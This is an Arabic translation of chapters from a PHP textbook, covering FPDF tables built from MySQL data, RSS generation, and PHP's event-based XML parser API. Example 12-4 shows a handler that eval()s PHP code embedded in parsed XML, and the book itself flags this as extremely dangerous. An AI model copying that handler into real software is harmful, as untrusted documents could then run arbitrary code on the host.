حتى الآن، نظرنا فقط إلى مواد PDF الثابتة في طبيعتها. لكن PHP، على ما هي عليه، تفعل أكثر من مجرد عمليات ثابتة. في هذا القسم، سنجمع بعض البيانات من قاعدة بيانات (باستخدام مثال MySQL لمعلومات قاعدة البيانات من الفصل التاسع) وقدرة FPDF على إنشاء الجداول.

ملاحظة:

تأكد من الرجوع إلى هياكل ملفات قاعدة البيانات المتاحة في الفصل التاسع للمتابعة في هذا القسم.

المثال 11-7 طويل بعض الشيء. ومع ذلك، فقد تم التعليق عليها جيدًا، لذا اقرأها هنا أولاً؛ سنغطي النقاط البارزة بعد القائمة.

مثال 11-7. إنشاء جدول

```
<?php
require("../fpdf/fpdf.php");

class TablePDF extends FPDF
{
 function buildTable($header, $data)
 {
 $this->setFillColor(255, 0, 0);
 $this->setTextColor(255);
 $this->setDrawColor(128, 0, 0);
 $this->setLineWidth(0.3);
```

```
 $this->setFont('', 'B');

//الرأس//
// قم بعمل مصفوفة لعرض العمود //
 $widths = array(85, 40, 15);
// إرسال الرؤوس إلى مستندPDF //
 for($i = 0; $i < count($header); $i++) {
 $this->cell($widths[$i], 7, $header[$i], 1, 0, 'C', 1);
 }

 $this->ln();

// استعادة اللون والخط //
 $this->setFillColor(175);
 $this->setTextColor(0);
 $this->setFont('');

// الآن تخزين البيانات من مصفوفة $data //
 $fill = 0;// used to alternate row color backgrounds
 $url = "http://www.oreilly.com";

 foreach($data as $row)
 {
 $this->cell($widths[0], 6, $row[0], 'LR', 0, 'L',
$fill);

// تعيين الألوان لإظهار رابط نمط URL //
```

```
 $this->setTextColor(0, 0, 255);
 $this->setFont('', 'U');
 $this->cell($widths[1], 6, $row[1], 'LR', 0, 'L',
$fill, $url);

// استعادة إعدادات الألوان العادية
 $this->setTextColor(0);
 $this->setFont('');
 $this->cell($widths[2], 6, $row[2], 'LR', 0, 'C',
$fill);

 $this->ln();

 $fill = ($fill) ? 0 : 1;
 }
 $this->cell(array_sum($widths), 0, '', 'T');
 }
}

//الاتصال بقاعدة البيانات
$dbconn = new mysqli('localhost', 'dbusername',
'dbpassword', 'library');
$sql = "SELECT * FROM books ORDER BY title";
$result = $dbconn->query($sql);

// بناء مجموعة البيانات من سجلات قاعدة البيانات.
while ($row = $result->fetch_assoc()) {
```

```
 $data[]    =    array($row['title'],    $row['ISBN'],
$row['pub_year']);
}


// ابدأ وقم ببناء مستندPDF
$pdf = new TablePDF();


// عناوين الأعمدة
$header = array("Title", "ISBN", "Year");


$pdf->setFont("Arial", '', 14);


$pdf->addPage();
$pdf->buildTable($header, $data);


$pdf->output();
```

نحن نستخدم اتصال قاعدة البيانات ونبني مصفوفتين لإرسالهما إلى الطريقة المخصصة build Table() لهذه الفئة الموسعة. داخل طريقة buildTable()، نقوم بتعيين الألوان وخاصيات الخط لرأس الجدول. بعد ذلك، نرسل الرؤوس بناءً على أول مصفوفة تم تمريرها. هناك مصفوفة أخرى تسمى $width تستخدم لتعيين عرض العمود في استدعاءات cell().

بعد إرسال رأس الجدول، نستخدم مصفوفة $data التي تحتوي على معلومات قاعدة البيانات وننتقل عبر هذه المصفوفة باستخدام حلقة foreach. لاحظ هنا أن طريقة cell() تستخدم 'LR' لمعلمة الحدود الخاصة بها. يؤدي هذا إلى إدراج حدود على يسار ويمين الخلية المعنية، وبالتالي إضافة الجوانب

إلى صفوف الجدول بشكل فعال. نضيف أيضًا رابط URL إلى العمود الثاني فقط لتوضيح أنه يمكن إجراؤه بالتنسيق مع بناء صف الجدول. أخيرًا، نستخدم متغير `$fill` للقلب للخلف وللأمام بحيث يتناوب لون الخلفية حيث يتم بناء الجدول صفًا بصف.

يتم استخدام آخر استدعاء لطريقة `cell()` في طريقة `buildTable()` هذه لرسم الجزء السفلي من الجدول وإغلاق الأعمدة.

تظهر نتيجة هذا الكود في الشكل 11-9.

Title	ISBN	Year
Executive Orders	0-425-15863-2	1996
Exploring the Earth and the Cosmos	0-517-546671	1982
Forward the Foundation	0-553-56507-9	1993
Foundation	0-553-80371-9	1951
Foundation and Empire	0-553-29337-0	1952
Foundation's Edge	0-553-29338-9	1982
I, Robot	0-553-29438-5	1950
Isaac Asimov: Gold	0-06-055652-8	1995
Rainbow Six	0-425-17034-9	1998
Red Rabbit	0-399-14870-1	2000
Roots	0-440-17464-3	1974
Second Foundation	0-553-29336-2	1953
Teeth of the Tiger	0-399-15079-X	2003
The Best of Isaac Asimov	0-449-20829-X	1973
The Hobbit	0-261-10221-4	1937
The Return of The King	0-261-10237-0	1955
The Sum of All Fears	0-425-13354-0	1991
The Two Towers	0-261-10236-2	1954

الشكل 11-9. الجدول الذي تم إنشاؤه بواسطة FPDF استنادًا إلى معلومات قاعدة البيانات مع روابط URL النشطة

مالتالي

هناك عدد غير قليل من الميزات الأخرى لـ FPDF التي لم يتم تناولها في هذا الفصل. تأكد من الانتقال إلى موقع المكتبة على الويب لمشاهدة أمثلة أخرى لما يمكن أن تساعدك في تحقيقه. هناك مقتطفات من التعليمات البرمجية ونصوص دوال برمجية كاملة متوفرة هناك بالإضافة إلى منتدى مناقشة - وكلها مصممة لمساعدتك في أن تصبح خبيرًا في FPDF.

في الفصل التالي سنقوم بتبديل التروس "gears" قليلاً لاستكشاف التفاعلات بين PHP و XML. سنغطي بعض التقنيات التي يمكن استخدامها "لاستهلاك "consume"" XML وكيفية تحليلها بمكتبة مضمنة تسمى SimpleXML.

الفصل الثاني عشر: XML

XML: لغة الوصف الموسعة "**E**x**t**ensible **M**arkup **L**anguage"، هي تنسيق بيانات قياسي. يشبه إلى حد ما HTML، مع وجود أوسمة (<example>like this</example>) وكيانات (&). على عكس HTML، تم تصميم XML بحيث يسهل تحليلها برمجيًا، وهناك قواعد لما يمكنك وما لا يمكنك فعله في مستند XML. يعد XML الآن تنسيق البيانات القياسي في مجالات متنوعة مثل النشر والهندسة والطب. يتم استخدامه لاستدعاءات الإجراءات عن بُعد وقواعد البيانات وأوامر الشراء وغير ذلك الكثير.

هناك العديد من السيناريوهات التي قد ترغب في استخدام XML فيها. نظرًا لأنه تنسيق شائع لنقل البيانات، يمكن للبرامج الأخرى إرسال ملفات XML لك إما لاستخراج المعلومات من (التحليل "*parse*") أو عرضها بتنسيق HTML (التحويل "*transform*"). يوضح لك هذا الفصل كيفية استخدام محلل XML المرفق مع PHP، بالإضافة إلى كيفية استخدام امتداد XSLT الاختياري لتحويل XML. نحن أيضًا نغطي باختصار إنشاء XML.

في الآونة الأخيرة، تم استخدام XML في استدعاءات الإجراءات عن بعد "remote procedure calls" (XML-RPC). يقوم العميل بترميز "encodes" اسم الدالة وقيم المعلمات في XML ويرسلها عبر HTTP إلى الخادم. يقوم الخادم بفك ترميز "decodes" اسم الدالة والقيم، ويقرر ما يجب فعله، ويعيد قيمة استجابة مشفرة في XML. أثبت XML-RPC أنه طريقة مفيدة لدمج مكونات التطبيق المكتوبة بلغات مختلفة. سنوضح لك كيفية كتابة خوادم وعملاء XML-RPC في الفصل السادس عشر، ولكن دعونا الآن نلقي نظرة على أساسيات XML.

دليل سريع لـ XML

يتكون معظم XML من عناصر "elements" (مثل أوسمة HTML) وكيانات "entities" وبيانات منتظمة. فمثلا:

```
<book isbn="1-56592-610-2">
 <title>Programming PHP</title>
 <authors>
 <author>Rasmus Lerdorf</author>
 <author>Kevin Tatroe</author>
 <author>Peter MacIntyre</author>
 </authors>
</book>
```

في HTML، غالبًا ما يكون لديك وسم مفتوحة بدون وسم إغلاق. المثال الأكثر شيوعًا على ذلك هو:

```
<br>
```

في XML، هذا غير قانوني. يتطلب XML إغلاق كل وسم مفتوح. بالنسبة للأوسمة التي لا تتضمن أي شيء، مثل فاصل الأسطر
، يضيف XML بناء الجملة التالي:

```
<br />
```

يمكن أن تتداخل "nested" الأوسمة ولكن لا يمكن أن تتشابك "overlap". على سبيل المثال، هذا صالح:

```
<book><title>Programming PHP</title></book>
```

ومع ذلك، هذا غير صالح، لأن وسمي <book> و <title> يتشابكان:

```
<book><title>Programming PHP</book></title>
```

يتطلب XML أيضًا أن يبدأ المستند بإرشادات المعالجة "processing instruction" التي تحدد إصدار XML المستخدم (وربما أشياء أخرى، مثل: ترميز النص المستخدم). فمثلا:

```
<?xml version="1.0" ?>
```

الشرط الأخير لمستند XML جيد التكوين هو أن يكون هناك عنصر واحد فقط في المستوى الأعلى من الملف. على سبيل المثال، تم تشكيل هذا بشكل جيد:

```
<?xml version="1.0" ?>
<library>
 <title>Programming PHP</title>
 <title>Programming Perl</title>
 <title>Programming C#</title>
</library>
```

لم يتم تشكيل هذا بشكل جيد، حيث توجد ثلاثة عناصر في المستوى العلوي من الملف:

```
<?xml version="1.0" ?>
<title>Programming PHP</title>
<title>Programming Perl</title>
<title>Programming C#</title>
```

لا تكون مستندات XML عمومًا مخصصة تمامًا "ad hoc". الأوسمة والخاصيات والكيانات المحددة في مستند XML، والقواعد التي تحكم كيفية تداخلها، تؤلف بنية المستند. هناك طريقتان لكتابة هذه البنية: تعريف نوع المستند "*d*ocument *t*ype *d*efinition" (DTD) والمخطط "*schema*". تُستخدم DTDs والمخططات للتحقق من صحة المستندات - أي للتأكد من أنها تتبع القواعد الخاصة بنوع المستند.

معظم مستندات XML لا تتضمن DTD، في هذه الحالات، يعتبر المستند صالحًا فقط إذا كان XML صالحًا. البقية تعرف DTD ككيان خارجي بسطر يعطي اسم وموقع (ملف أو عنوان URL) DTD:

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier'
'http://www.example.com/my.dtd'>
```

أحيانًا يكون من المناسب تغليف مستند XML في مستند آخر. على سبيل المثال، قد يحتوي مستند XML الذي يمثل رسالة بريد على عنصر مرفق يحيط بالملف المرفق. إذا كان الملف المرفق هو XML، فهو مستند XML متداخل. ماذا لو كان مستند رسالة البريد يحتوي على عنصر أساسي (موضوع الرسالة)، والملف المرفق هو تمثيل XML لتشريح يحتوي أيضًا على عنصر أساسي، ولكن هذا العنصر له قواعد DTD مختلفة تمامًا؟ كيف يمكنك التحقق من صحة المستند أو فهمه إذا تغير معنى المحتوى جزئيًا؟

يتم حل هذه المشكلة باستخدام مساحات الأسماء "namespaces". تتيح لك مساحات الأسماء تأهيل وسم XML - على سبيل المثال: `email:body and human:body`.

هناك الكثير من XML مما لدينا الوقت للذهاب إليه هنا. للحصول على مقدمة لطيفة إلى XML، اقرأ (O'Reilly) *Learning XML* بواسطة Erik Ray. للحصول على مرجع كامل لبناء جملة XML ومعاييره، راجع (O'Reilly) *XML in a Nutshell* بواسطة Elliotte Rusty Harold and W. Scott Means.

إنشاء XML

مثلما يمكن استخدام PHP لإنشاء HTML حيويا، يمكن أيضًا استخدامها لإنشاء XML حيويا. يمكنك إنشاء XML للبرامج الأخرى للاستفادة منها بناءً على النماذج أو استعلامات قاعدة البيانات أو أي شيء آخر يمكنك القيام به في PHP. أحد تطبيقات XML الحيوية هو (RSS) **R**ich **S**ite **S**ummary، وهو تنسيق ملف لتجميع المواقع الإخبارية. يمكنك من قراءة معلومات المقالة من قاعدة بيانات أو من ملفات HTML وإرسال ملف ملخص XML بناءً على تلك المعلومات.

إنشاء مستند XML من برنامج نصي PHP أمر بسيط. ما عليك سوى تغيير نوع MIME للمستند، باستخدام دالة `header()`، إلى "text/xml". لإصدار إعلان `<?xml ... ?>` دون أن يتم تفسيره على أنه وسم PHP خاطئ، ما عليك إلا طباعة "`echo`" السطر من داخل كود PHP:

```
echo '<?xml version="1.0" encoding="ISO-8859-1" ?>';
```

يُنشئ المثال 12-1 مستند RSS باستخدام PHP. ملف RSS هو مستند XML يحتوي على عدة عناصر `channel`، يحتوي كل منها على بعض عناصر `item` الأخبار. يمكن أن يكون لكل عنصر "`item`" عنوان أخبار ووصف ورابط للمقالة نفسها. يتم دعم المزيد من خصائص العنصر بواسطة RSS مما ينشئه المثال 12-1. مثلما لا توجد دوال خاصة لإنشاء HTML من PHP، لا توجد دوال خاصة لإنشاء XML. أنت فقط تعطي أمر `echo` لذلك!

مثال 12-1. إنشاء مستند XML

```
<?php
header('Content-Type: text/xml');
echo  "<?xml  version=\"1.0\"  encoding=\"ISO-8859-1\"
?>";
?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD
RSS 0.91//EN"
 "http://my.netscape.com/publish/formats/rss-
0.91.dtd">

<rss version="0.91">
 <channel>
 <?php
 // news items to produce RSS for
 $items = array(
 array(
 'title' => "Man Bites Dog",
 'link' => "http://www.example.com/dog.php",
 'desc' => "Ironic turnaround!"
 ),
 array(
 'title' => "Medical Breakthrough!",
 'link' => "http://www.example.com/doc.php",
 'desc' => "Doctors announced a cure for me."
 )
 );
```

```
 foreach($items as $item) {
 echo "<item>\n";
 echo " <title>{$item['title']}</title>\n";
 echo " <link>{$item['link']}</link>\n";
 echo " <description>{$item['desc']}</description>\n";
 echo " <language>en-us</language>\n";
 echo "</item>\n\n";
 } ?>
 </channel>
</rss>
```

يقوم هذا البرنامج النصي بإنشاء مخرجات مثل ما يلي:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD
RSS 0.91//EN"
 "http://my.netscape.com/publish/formats/rss-
0.91.dtd">
<rss version="0.91">
 <channel>
<item>
 <title>Man Bites Dog</title>
 <link>http://www.example.com/dog.php</link>
 <description>Ironic turnaround!</description>
 <language>en-us</language>
</item>
```

```
<item>
 <title>Medical Breakthrough!</title>
 <link>http://www.example.com/doc.php</link>
 <description>Doctors announced a cure for me.</description>
 <language>en-us</language>
</item>
 </channel>
</rss>
```

تحليل XML

Parsing XML

لنفترض أن لديك مجموعة من ملفات XML، كل منها يحتوي على معلومات حول كتاب، وتريد إنشاء فهرس يظهر عنوان المستند ومؤلفه للمجموعة. تحتاج إلى تحليل ملفات XML للتعرف على العنوان وعناصر المؤلف ومحتوياتها. يمكنك القيام بذلك يدويًا باستخدام التعبيرات العادية ودوال السلسلة مثل `strtok()`، ولكن الأمر أكثر تعقيدًا مما يبدو. بالإضافة إلى ذلك، فإن مثل هذه الطرق عرضة للكسر حتى مع مستندات XML الصالحة. الحل الأسهل والأسرع هو استخدام أحد موزعي XML المتوفر مع PHP.

تتضمن PHP ثلاثة موزعي XML: مكتبة واحدة تعتمد على الأحداث استنادًا إلى مكتبة Expat C، ومكتبة قائمة على DOM، وواحدة لتحليل مستندات XML البسيطة المسماة، بشكل مناسب، SimpleXML.

المحلل "parser" الأكثر استخدامًا هو المكتبة القائمة على الأحداث "event-based library"، والتي تتيح لك تحليل مستندات XML دون التحقق من صحتها. هذا يعني أنه يمكنك اكتشاف أوسمة XML الموجودة وما يحيط بها، ولكن لا يمكنك معرفة ما إذا كانت أوسمة XML الصحيحة في الهيكل الصحيح لهذا النوع من المستندات. من الناحية العملية، هذه ليست مشكلة كبيرة بشكل عام. يستدعي محلل XML المستند إلى الأحداث في PHP دوال المعالجة المختلفة التي توفرها أثناء قراءته للمستند حيث يواجه أحداثًا "*events*" معينة، مثل بداية العنصر أو نهايته.

في الأقسام التالية، نناقش المعالجات التي يمكنك توفيرها، والدوال اللازمة لتعيين المعالجات، والأحداث التي تؤدي إلى استدعاءات تلك المعالجات. نوفر أيضًا دوال نموذجية لإنشاء محلل لإنشاء خريطة لمستند XML في الذاكرة، مرتبطة ببعضها البعض في نموذج تطبيق يطبع XML بشكل جميل.

معالجات العناصر "Element Handlers"

عندما يصادف المحلل اللغوي بداية أو نهاية عنصر ما، فإنه يستدعي معالجات عنصر البداية والنهاية. يمكنك تعيين المعالجات من خلال دالة `xml_set_element_handler()`:

```
xml_set_element_handler(parser, start_element, end_element);
```

معلمات *start_element* و *end_element* هي أسماء دوال المعالج.

يتم استدعاء معالج عنصر البداية عندما يصادف المحلل اللغوي XML بداية عنصر:

```
startElementHandler(parser, element, &attributes);
```

يتم تمرير معالج عنصر البداية إلى ثلاث معلمات: مرجع إلى محلل XML يستدعي المعالج، واسم العنصر الذي تم فتحه، ومصفوفة تحتوي على أي خاصيات واجهها المحلل للعنصر. يتم تمرير مصفوفة `$attribute` بالرجوع إلى السرعة.

يحتوي المثال 12-2 على كود معالج عنصر البداية، `startElement()`. يقوم هذا المعالج ببساطة بطباعة اسم العنصر بالخط العريض والخاصيات باللون الرمادي.

مثال 12-2. بدء معالج العنصر

```
function startElement($parser, $name, $attributes) {
 $outputAttributes = array();

 if (count($attributes)) {
 foreach($attributes as $key => $value) {
 $outputAttributes[] = "<font
color=\"gray\">{$key}=\"{$value}\"</font>";
 }
 }

 echo "&lt;<b>{$name}</b> " . join(' ',
$outputAttributes) . '&gt;';
}
```

يتم استدعاء معالج عنصر النهاية عندما يواجه المحلل نهاية عنصر:

```
endElementHandler(parser, element);
```

يأخذ معلمتين: مرجع إلى محلل XML الذي يستدعي المعالج "handler"، واسم العنصر الذي يتم إغلاقه.

يوضح المثال 12-3 معالج عنصر النهاية الذي يقوم بتنسيق العنصر.

مثال 12-3. معالج عنصر النهاية

```
function endElement($parser, $name) {
```

```
 echo "&lt;<b>/{$name}</b>&gt;";
}
```

معالج بيانات الأحرف "Character Data Handler"

تتم معالجة كل النص الموجود بين العناصر (بيانات الأحرف "*character data*"، أو *CDATA* في مصطلحات XML) بواسطة معالج بيانات الأحرف. يتم استدعاء المعالج الذي قمت بتعيينه باستخدام الدالة `xml_set_character_data_handler()` بعد كل كتلة من بيانات الأحرف:

```
characterDataHandler(parser, cdata);
```

فيما يلي معالج بيانات ذو أحرف بسيطة يقوم ببساطة بطباعة البيانات:

```
function characterData($parser, $data) {
 echo $data;
}
```

إرشادات أو تعليمات المعالجة "Processing Instructions"

تُستخدم إرشادات المعالجة في XML لتضمين البرامج النصية أو أي تعليمات برمجية أخرى في مستند. يمكن النظر إلى PHP نفسها على أنها تعليمات معالجة، وباستخدام نمط الوسم `<?php ... ?>`، تتبع تنسيق XML لترسيم الكود. يستدعي محلل XML معالج تعليمات المعالجة عندما يواجه تعليمات معالجة. عيّن المعالج باستخدام الدالة `xml_set_processing_instruction_handler()`:

```
xml_set_processing_instruction_handler(parser,
handler);
```

تبدو تعليمات المعالجة كما يلي:

```
<? target instructions ?>
```

يأخذ معالج تعليمات المعالجة مرجعًا لمحلل XML الذي أطلق المعالج، واسم الهدف (على سبيل المثال: 'php')، وإرشادات المعالجة:

```
processingInstructionHandler(parser,            target,
instructions);
```

ما تفعله بتعليمات المعالجة متروك لك. تتمثل إحدى الحيل في تضمين كود PHP في مستند XML، وأثناء تحليل هذا المستند، قم بتنفيذ كود PHP باستخدام الدالة `eval()`. المثال 12-4 يفعل ذلك بالضبط. بالطبع، يجب أن تثق في المستندات التي تقوم بمعالجتها إذا قمت بتضمين كود `eval()` فيها. سوف تقوم `eval()` بتشغيل أي كود مُعطى لها - حتى الكود الذي يدمر الملفات أو يرسل كلمات المرور إلى جهاز تكسير "cracker". في الممارسة العملية "practice"، تنفيذ تعليمات برمجية اعتباطية مثل هذا الكود بالغ الخطورة.

مثال 12-4. معالج تعليمات المعالجة

```
function    processing_instruction($parser,    $target,
$code) {
 if ($target === 'php') {
 eval($code);
  }
}
```

معالجات الكيانات

الكيانات في XML هي عناصر نائبة "placeholders". يوفر XML خمسة كيانات قياسية `(&, >, <, ", and ')`، لكن مستندات XML يمكنها تحديد الكيانات الخاصة بها. لا تقوم معظم تعريفات الكيانات بتشغيل الأحداث "trigger events"، ويقوم محلل XML بتوسيع معظم الكيانات في المستندات قبل استدعاء المعالجات الأخرى.

هناك نوعان من الكيانات، الخارجية *"external"* وغير المحللة "unparsed"، لديهما دعم خاص في مكتبة XML الخاصة بـ PHP. الكيان الخارجي *"external"* هو الكيان الذي يتم تحديد نصه البديل بواسطة اسم ملف أو عنوان URL بدلاً من تقديمه صراحةً في ملف XML. يمكنك تحديد معالج ليتم استدعاؤه لتكرارات الكيانات الخارجية في بيانات الأحرف، ولكن الأمر متروك لك لتحليل محتويات الملف أو عنوان URL بنفسك إذا كان هذا هو ما تريده.

يجب أن يكون الكيان غير المحلّل *"unparsed"* مصحوباً بإعلان الترميز "notation declaration"، وبينما يمكنك تحديد معالجات لإعلانات الكيانات غير المحللة والترميز، يتم حذف تكرارات الكيانات غير المحللة من النص قبل استدعاء معالج بيانات الأحرف.

كيانات خارجية

تسمح مراجع الكيانات الخارجية لمستندات XML بتضمين مستندات XML أخرى. عادةً ما يفتح معالج مرجع الكيان الخارجي الملف المرجعي، ويوزع الملف، ويتضمن النتائج في المستند الحالي. عيّن المعالج باستخدام `xml_set_external_entity_ref_handler()`، والذي يأخذ مرجعًا إلى محلل XML واسم دالة المعالج:

```
xml_set_external_entity_ref_handler(parser, handler);
```

يأخذ معالج مرجع الكيان الخارجي خمس معلمات: المحلل "parser" الذي يقوم بتشغيل المعالج، واسم الكيان "entity's name"، ومعرف المورد الموحد الأساسي "Uniform Resource Identifier (URI) لحل معرف الكيان (الذي يكون فارغًا دائمًا حاليًا)، ومعرف النظام (مثل اسم الملف) والمعرف العام للكيان كما هو محدد في إعلان الكيان. فمثلا:

```
externalEntityHandler(parser, entity, base, system, public);
```

إذا قام معالج مرجع الكيان الخارجي بإرجاع `false` (وهو ما سيفعله إذا لم يُرجع أي قيمة)، فإن تحليل XML يتوقف بـ XML_ERROR_EXTERNAL_ENTITY_HANDLING error. إذا قام بإرجاع `true`، يستمر التحليل.

يوضح المثال 12-5 كيف يمكنك تحليل مستندات XML المرجعية خارجيًا. حدد دالتين، `createParser()` و `parse()`، للقيام بالعمل الفعلي لإنشاء وتغذية محلل XML. يمكنك استخدامها لتحليل مستند المستوى الأعلى وأي مستندات مضمنة عبر مراجع خارجية. يتم وصف هذه الدوال في قسم "استخدام المحلل "Using the Parser"". يقوم معالج مرجع الكيان الخارجي بتعريف الملف الصحيح لإرساله إلى تلك الدوال.

مثال 12-5. معالج مرجع الكيان الخارجي

```
function externalEntityReference($parser, $names,
$base, $systemID, $publicID) {
 if ($systemID) {
```

```
 if (!list ($parser, $fp) = createParser($systemID)) {
 echo "Error opening external entity {$systemID}\n";

 return false;
 }

 return parse($parser, $fp);
 }

 return false;
}
```

كيانات غير محلله "UNPARSED ENTITIES"

يجب أن يكون إعلان الكيان غير المحلّل مصحوبًا بإعلان الترميز "notation declaration":

```
<!DOCTYPE doc [
 <!NOTATION jpeg SYSTEM "image/jpeg">
 <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA jpeg>
]>
```

تسجيل معالج إعلان الترميز باستخدام `xml_set_notation_decl_handler()`:

```
xml_set_notation_decl_handler(parser, handler);
```

سيتم استدعاء المعالج بخمس معلمات:

```
notationHandler(parser, notation, base, system, public);
```

المعلمة الأساسية هي URI الأساسي لحل معرّف الرموز "notation" (وهو فارغ دائمًا حاليًا). سيتم تعيين معرّف النظام أو المعرّف العام للتدوين، ولكن ليس كلاهما.

استخدم الدالة `xml_set_unparsed_entity_decl_handler()` لتسجيل إعلان كيان لم يتم تحليله:

```
xml_set_unparsed_entity_decl_handler(parser, handler);
```

سيتم استدعاء المعالج بستة معاملات:

```
unparsedEntityHandler(parser, entity, base, system, public, notation);
```

تحدد معلمة الترميز "*notation*" إعلان الترميز الذي يرتبط به هذا الكيان غير المحلّل.

المعالج الافتراضي "Default Handler"

لأي حدث آخر، مثل إعلان XML ونوع مستند XML، يتم استدعاء المعالج الافتراضي. باستدعاء دالة `xml_set_default_handler()` لتعيين المعالج الافتراضي:

```
xml_set_default_handler(parser, handler);
```

سيتم استدعاء المعالج بمعلمتين:

```
defaultHandler(parser, text);
```

سيكون لمعلمة النص ”*text*“ قيم مختلفة اعتماداً على نوع الحدث الذي يؤدي إلى تشغيل المعالج الافتراضي. المثال 12-6 يطبع السلسلة المحددة فقط عندما يتم استدعاء المعالج الافتراضي.

مثال 12-6. المعالج الافتراضي

```
function default($parser, $data) {
 echo "<font color=\"red\">XML: Default handler called with '{$data}'</font>\n";
}
```

خيارات ”Options“

يحتوي محلل XML على العديد من الخيارات التي يمكنك تعيينها للتحكم في ترميزات المصدر والهدف وطي ”folding“ الحالة. استخدم `xml_parser_set_option()` لتعيين خيار:

```
xml_parser_set_option(parser, option, value);
```

وبالمثل، استخدم `xml_parser_get_option()` لاستجواب ”interrogate“ المحلل حول خياراته:

```
$value = xml_parser_get_option(parser, option);
```

ترميز الحرف "CHARACTER ENCODING"

يدعم محلل XML الذي تستخدمه PHP بيانات Unicode في عدد من ترميزات "encodings" الأحرف المختلفة. داخلياً، يتم دائماً ترميز سلاسل PHP في UTF-8، ولكن المستندات التي يتم تحليلها بواسطة محلل XML يمكن أن تكون في ISO-8859-1, US-ASCII, or UTF-8. UTF-16 غير مدعوم.

عند إنشاء محلل XML، يمكنك منحه تنسيق ترميز لاستخدامه في تحليل الملف. إذا تم حذفه، فمن المفترض أن يكون المصدر في ISO-8859-1. إذا تمت مصادفة حرف خارج النطاق المحتمل في ترميز المصدر، فسيرجع محلل XML خطأً ويتوقف فوراً عن معالجة المستند.

الترميز الهدف للمحلل هو الترميز الذي يقوم فيه المحلل اللغوي XML بتمرير البيانات إلى دوال المعالج؛ عادة، هذا هو نفس ترميز المصدر. في أي وقت خلال عمر محلل XML، يمكن تغيير الترميز الهدف. المحلل يقلل من أي أحرف خارج نطاق أحرف ترميز الهدف عن طريق استبدالها بحرف علامة استفهام (؟).

استخدم XML_OPTION_TARGET_ENCODING الثابت للحصول على أو تعيين ترميز النص الذي تم تمريره إلى عمليات الاسترجاعات. القيم المسموح بها هي "ISO-8859-1" (الافتراضي) و "US-ASCII" و "UTF-8".

تغيير الحالة "CASE FOLDING"

بشكل افتراضي، يتم تحويل أسماء العناصر والخاصيات في مستندات XML إلى كل الأحرف الكبيرة. يمكنك إيقاف تشغيل هذا السلوك (والحصول على أسماء عناصر حساسة لحالة الأحرف) عن طريق تعيين خيار XML_OPTION_CASE_FOLDING على false باستخدام الدالة xml_parser_set_option():

```
xml_parser_set_option(XML_OPTION_CASE_FOLDING, false);
```

تخطي المسافات البيضاء فقط "SKIPPING WHITESPACE-ONLY"

قم بتعيين خيار XML_OPTION_SKIP_WHITE لتجاهل القيم التي تتكون بالكامل من أحرف المسافات البيضاء.

```
xml_parser_set_option(XML_OPTION_SKIP_WHITE, true);
```

اقتطاع أسماء الوسوم "TRUNCATING TAG NAMES"

عند إنشاء محلل، يمكنك اختياريًا جعله يقتطع الأحرف في بداية كل اسم وسم. لاقتطاع بداية كل وسم بعدد من الأحرف، قم بتوفير تلك القيمة في خيار XML_OPTION_SKIP_TAGSTART:

```
xml_parser_set_option(XML_OPTION_SKIP_TAGSTART, 4);
// <xsl:name> truncates to "name"
```

في هذه الحالة، سيتم اقتطاع اسم الوسم بأربعة أحرف.

استخدام المحلل "Using the Parser"

لاستخدام محلل XML، قم بإنشاء محلل بـ xml_parser_create()، وقم بتعيين المعالجات والخيارات للمحلل، ثم قم بتسليم أجزاء البيانات إلى المحلل باستخدام الدالة xml_parse() حتى تنفد البيانات أو يقوم المحلل بإرجاع false. بمجرد اكتمال المعالجة، حرر المحلل عن طريق استدعاء xml_parser_free().

ترجع الدالة xml_parser_create() محلل XML:

```
$parser = xml_parser_create([encoding]);
```

تحدد معلمة *encoding* الاختيارية ترميز النص ("ISO-8859-1" أو "US-ASCII" أو "UTF-8") للملف الجاري تحليله.

ترجع الدالة xml_parse() true إذا كان التحليل ناجحًا وfalse إذا لم ينجح:

```
$success = xml_parse(parser, data[, final ]);
```

مدخل *data* عبارة عن سلسلة من XML يتم معالجتها. يجب أن تكون المعلمة *final* الاختيارية صحيحة بالنسبة لآخر جزء من البيانات ليتم تحليله.

للتعامل بسهولة مع المستندات المتداخلة، اكتب الدالة التي تنشئ المحلل وتعيين خياراته ومعالجاته لك "handlers for you". يؤدي ذلك إلى وضع الخيارات وإعدادات المعالج في مكان واحد، بدلاً من تكرارها في معالج مرجع الكيان الخارجي. يوضح المثال 12-7 هذه الدالة.

مثال 12-7. إنشاء محلل

```
function createParser($filename) {
 $fh = fopen($filename, 'r');
 $parser = xml_parser_create();

 xml_set_element_handler($parser,      "startElement",
"endElement");
 xml_set_character_data_handler($parser,
"characterData");
 xml_set_processing_instruction_handler($parser,
"processingInstruction");
 xml_set_default_handler($parser, "default");

 return array($parser, $fh);
}

function parse($parser, $fh) {
 $blockSize = 4 * 1024; // read in 4 KB chunks

 while ($data = fread($fh, $blockSize)) {
 if (!xml_parse($parser, $data, feof($fh))) {
 // an error occurred; tell the user where
 echo 'Parse error: ' . xml_error_string($parser) . "
at line " .
 xml_get_current_line_number($parser);

 return false;
```

```
  }
  }

 return true;
}

if (list ($parser, $fh) = createParser("test.xml")) {
 parse($parser, $fh);
 fclose($fh);

 xml_parser_free($parser);
}
```

الأخطاء "Errors"

ترجع الدالة `xml_parse()` `true` إذا اكتمل التحليل بنجاح، و `false` إذا كان هناك خطأ. إذا حدث خطأ ما، فاستخدم `xml_get_error_code()` لجلب كود يحدد الخطأ:

```
$error = xml_get_error_code($parser);
```

يتوافق كود الخطأ مع أحد ثوابت الخطأ هذه:

```
XML_ERROR_NONE
XML_ERROR_NO_MEMORY
XML_ERROR_SYNTAX
XML_ERROR_NO_ELEMENTS
XML_ERROR_INVALID_TOKEN
```

```
XML_ERROR_UNCLOSED_TOKEN
XML_ERROR_PARTIAL_CHAR
XML_ERROR_TAG_MISMATCH
XML_ERROR_DUPLICATE_ATTRIBUTE
XML_ERROR_JUNK_AFTER_DOC_ELEMENT
XML_ERROR_PARAM_ENTITY_REF
XML_ERROR_UNDEFINED_ENTITY
XML_ERROR_RECURSIVE_ENTITY_REF
XML_ERROR_ASYNC_ENTITY
XML_ERROR_BAD_CHAR_REF
XML_ERROR_BINARY_ENTITY_REF
XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF
XML_ERROR_MISPLACED_XML_PI
